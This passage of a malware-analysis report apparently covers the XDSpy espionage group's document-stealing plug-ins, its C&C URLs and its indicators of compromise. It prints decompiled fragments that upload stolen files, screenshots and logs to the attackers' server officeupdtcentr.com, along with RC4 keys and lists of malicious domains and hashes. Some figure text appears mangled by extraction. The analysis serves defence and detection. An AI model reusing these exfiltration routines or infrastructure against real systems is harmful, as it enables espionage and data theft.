
- The list of connected drives (name, filesystem type and available space)
- The uptime of the machine
- A listing of the malware working directory (`%APPDATA%\Temp.NET\`)
- A screenshot taken using the `CreateCompatibleBitmap` API function. It is RC4-encrypted (the hard-coded key is `Eh44UIu39c0s`) and zipped before being sent to the C&C server.

XDMonitor

XDMonitor is intended to monitor the machine's activity. It monitors when removable drives are inserted by creating a new hidden window and registering it for device notification (using `RegisterDeviceNotificationW` and the GUID `GUID_DEVINTERFACE_DISK`). When a new drive is inserted, it crawls it recursively. When a file with an interesting extension (the same list as for XDList) is found, it encrypts it using RC4 (the hard-coded key is `1234123412341234`) and uploads it to the C&C server.

It also takes a screenshot every minute. Unlike the screenshots taken by XDList, the image is not encrypted and is stored in `%TEMP%\tmp%YEAR%%MONTH%%DAY%_%TICK_COUNT%.s`. The screenshot is uploaded to the C&C immediately after being taken.

Finally, XDMonitor sends regular debug messages to the C&C server, as shown in Figure 10.



```
f_SendDebugLog(L"start monitoring 2");
if ( f_CreateWindow_monitor_removable_drives(v0) )
{
    f_SendDebugLog(L"start monitoring 3");
    GetTempPathW(0x1388u, Buffer);
    v1 = GetTickCount();
    lib_wsprintf(OutputPath, L"%sh.dat", Buffer, v1);
    Parameter = 1;
    v2 = CreateThread(0i64, 0i64, f_ScreenshotLoop, &Parameter, 0, &ThreadId);
    SetThreadPriority(v2, -2);
    while ( g_MonitoringCanceled )
    {
        GetMessageW(&Msg, 0i64, 0, 0);
        TranslateMessage(&Msg);
        DispatchMessageW(&Msg);
        f_SendDebugLog(L"new msg");
        if ( g_NewDriveInserted )
```

Figure 10: Regular log messages sent to the C&C server.

It also sends regular POST requests to `officeupdtcent[.]com/2officeupdate/data/%ID%.xd1` and `officeupdtcentr.com/2officeupdate/data/%ID%.xd4`. If the server replies with a 404 code, the malware process stops the monitoring and exits.


It is interesting to note that some of the URLs hard coded in this plug-in (like the two we have just mentioned) contain the ID generated per machine. This means the plug-ins are specifically compiled for each different compromised machine.

XDUpload[4]

Like XDMonitor, XDUpload monitors removable drives and takes regular screenshots. The additional feature is that it will collect a list of files that are hard coded in the binary, as shown in Figure 11, and then upload the list to the C&C server. It uses `%TEMP%\f1637136486220077590.data` to keep track of how many files from the static list have been uploaded.

We believe that the operators are checking the list of files from the `C:` drive, sent by XDList, and then selecting the ones that seem most interesting to them for exfiltration. What is surprising is that the paths are directly hard coded in the samples and not retrieved dynamically by a request to the C&C server. Thus, to collect additional files, the operators need to modify their source code, recompile and drop a new version of the plug-in on the victim's machine.

[4] SHA-256: CD28B921B4F4C736E80C817EE7290264E6BBA026E78C1AA87F349959E897F184



```
i = f_ReadStateFile();
if ( i < 134 )
{
  memset(v160, 0, sizeof(v160));
  v156 = 100 * (i + 1);
  do
  {
    if ( !continue_monitoring )
      break;
    LOBYTE(v158) = 0;
    f_UploadFileLoop(
      0i64,
      _file_list,      *file_1 = *L"c:\\users\\admin\\appdata\\local\\microsoft\\outlook\\[redacted].ost\r\n";
      1u,
      i,
      v158,
      L"officeupdtcentr.com",
      L"2officeupdate/lup.php?name=[redacted]_benjo_374db964_C",
      "1234123412341234",
      L"f",
      0);
    lib_wsprintf(URI);
    f_SendPOSTRequest(0, L"officeupdtcentr.com", URI, byte_180030760, v160, 10000);
    if ( i < 134 )
      f_WriteStateFile();
    if ( !continue_monitoring )
      break;
```

Figure 11: Loop uploading a hard-coded list of files to the C&C server (partially redacted).

Network

All communications with the C&C server use HTTP and the URLs are hard coded in the binaries. Table 2 is a summary of the different URLs used by the plug-ins.

URL	User-Agent	Description
http://<C&C>/lup.php?name=<ID>	/	Upload files and screenshots
http://<C&C>/tf.php	Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.93 Safari/537.36	Upload the files (hex-encoded) containing the directory listing
http://<C&C>/data/<ID>.xd1 http://<C&C>/data/<ID>.xd4	Internet Explorer	Exit the monitoring mode when it returns a 404 code
http://<C&C>/tl.php?me=<ID>&info=bot, file %d of %d (%d %)	Internet Explorer	Report progress of static file upload loop (XDUpload)
http://<C&C>/tl.php?me=<ID>&info=bot, scr	Internet Explorer	Notify server that the screenshot loop is running
http://<C&C>/tdb.php?usid=<ID>&txt=<LOG_TEXT>	Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.93 Safari/537.36	Debug log messages (XDMonitor)

Table 2: C&C URLs used by the plug-ins.

Previous versions of the malware used another quite distinctive URL: `http://<C&C>/ whowhat.php?me=<userid>`.

Other plug-ins and tools

Further to the document stealers we have just described, we have seen the operator deploy a few additional tools.

Although our telemetry data shows these tools deployed by XDSpy operators to their victims, it is unclear how these executables are run on the targeted machines. We suspect that another plug-in, or versions of an existing one with additional functionality compiled in for just this purpose, is involved, but has not been identified yet.

XDLoc[5]

XDLoc is a location discovery plug-in that retrieves a list of nearby Wi-Fi access points. It uses the `WlanGetNetworkBssList` *Windows* API function to retrieve the list of nearby BSSIDs and their signal strengths (RSSI). This information is then written in `<CURRENT_DIRECTORY>\wgl.dat`.

We believe that this information can be combined with databases of geolocation of known Wi-Fi access points in order to approximate the location of the victim's device.

XDPass[6]

XDPass is a quite standard browser password stealer, and it has similar custom obfuscation to the other plug-ins. It can recover passwords from *Internet Explorer*, *Chrome* and *Opera*. We did not see significant code similarity with known password stealers, but we cannot exclude that it might be based on some generic code.

NirSoft

We also see a wide range of *NirSoft* [2] tools being deployed, most of them used to grab passwords from various applications. We have seen the following tools:

- ChromePass
- PassFox
- IEPassView
- MailPassView
- NetPass
- Protected Storage PassView
- OperaPassView.

CONCLUSION

XDSpy has flown under the radar for almost nine years while conducting cyber espionage operations against governments and private companies in Eastern Europe and the Balkans. The group focuses on the exfiltration of documents stored on the victims' machines and on removable drives.

The various pieces of malware are relatively simple and don't show the use of advanced techniques, yet are effective. It would be interesting to know if the development choices, such as hard coding file paths in XDUpload, were informed decisions or if they show a lack of malware development skills.

REFERENCES

[1] Belarusian Republican Scientific and Practical Center for Pulmonology and Tuberculosis. http://www.rnpcpf.by/en/contacts.html.

[2] NirSoft. https://www.nirsoft.net/.

[3] CERT.by. Кампания по рассылке вредоносного ПО (обновлено). 21 02 2020. https://cert.by/?p=1458.

[4] Facebook. COVID-19 printed email on Facebook. https://web.archive.org/web/20200601161019/https://www.facebook.com/Sericof/posts/3329971377030439.

[5] Колос, Т. Осторожно, фейк. Почему не стоит верить «письму от белорусского медучреждения» о коронавирусе. 02 03 2020. https://42.tut.by/674726.

[6] LOLBAS. Advpack.dll. https://lolbas-project.github.io/lolbas/Libraries/Advpack/.

[5] SHA-256: 82C08697466EF64866AF6D41936D6231307E09BC75EACE4E7FEE371EBC2EB1EF
[6] SHA-256: 7E9EF76744E1F7684A3E47F349E9D71A35C07B3DDEA4A34943A1FA9C3FCD5DBF

INDICATORS OF COMPROMISE (IOCs)

Hashes

SHA-256	ESET detection name	Component
8805EB0EFE56F2BE0B0E79AD1EEF24EF47E8A7317D6C7F4EF38DA375E092F882	JS/TrojanDropper.Agent.OAZ	Spear-phishing email (2015)
F44DE9AB07E40123C4884556DBCA2EDBD7B20172CD70AB6328B71F5BF95140B7	LNK/TrojanDownloader.Agent.YJ	Malicious LNK downloader
02A7C7DF31B0A93FC80B053E46DCFA1EEB82EFF79C1C8D802DB31F1D0DB823FD	Win64/Agent.VB	XDDown
1529A6791DA28A19F306D008B5DD13AA0341C7586B0B8B056DB7F9E3C79B31C1	Win32/Agent.ABQB	XDDown (oldest known sample)
EECC34C52ECC1A46AB63BA0F9948ECC367C15850BCEF0ED55987EEF9BFEE077B	Win64/Spy.Agent.CC	XDRecon
CD28B921B4F4C736E80C817EE7290264E6BBA026E78C1AA87F349959E897F184	Win64/Spy.Agent.CC	XDUpload
479CE515CACF8DB6C6543276CAB20B25B6DD87CC03A3041B103530ABBB4648E1	Win64/Spy.Agent.CC	XDUpload
82C08697466EF64866AF6D41936D6231307E09BC75EACE4E7FEE371EBC2EB1EF	Win32/Agent.ABYL	XDLoc
7E9EF76744E1F7684A3E47F349E9D71A35C07B3DDEA4A34943A1FA9C3FCD5DBF	Win32/PSW.Agent.OJS	XDPass

Filenames

- %APPDATA%\Temp.NET\archset.dat
- %APPDATA%\Temp.NET\hdir.dat
- %APPDATA%\Temp.NET\list.dat
- %TEMP%\tmp%YEAR%%MONTH%%DAY%_%TICK_COUNT%.s
- %TEMP%\fl637136486220077590.data
- wgl.dat

Networks

Used in 2019-2020

boborux[.]com
daftsync[.]com
documentsklad[.]com
downloadsprimary[.]com
dropsklad[.]com
easytosay[.]org
filedownload[.]email
getthatupdate[.]com
officeupdtcentr[.]com
wildboarcontest[.]com

Old network infrastructure

62.213.213[.]170
93.63.198[.]40
95.215.60[.]53

forgeron[.]tk
jahre999[.]tk
omgtech.000space[.]com
podzim[.]tk
porfavor876[.]tk
replacerc.000space[.]com
settimana987[.]tk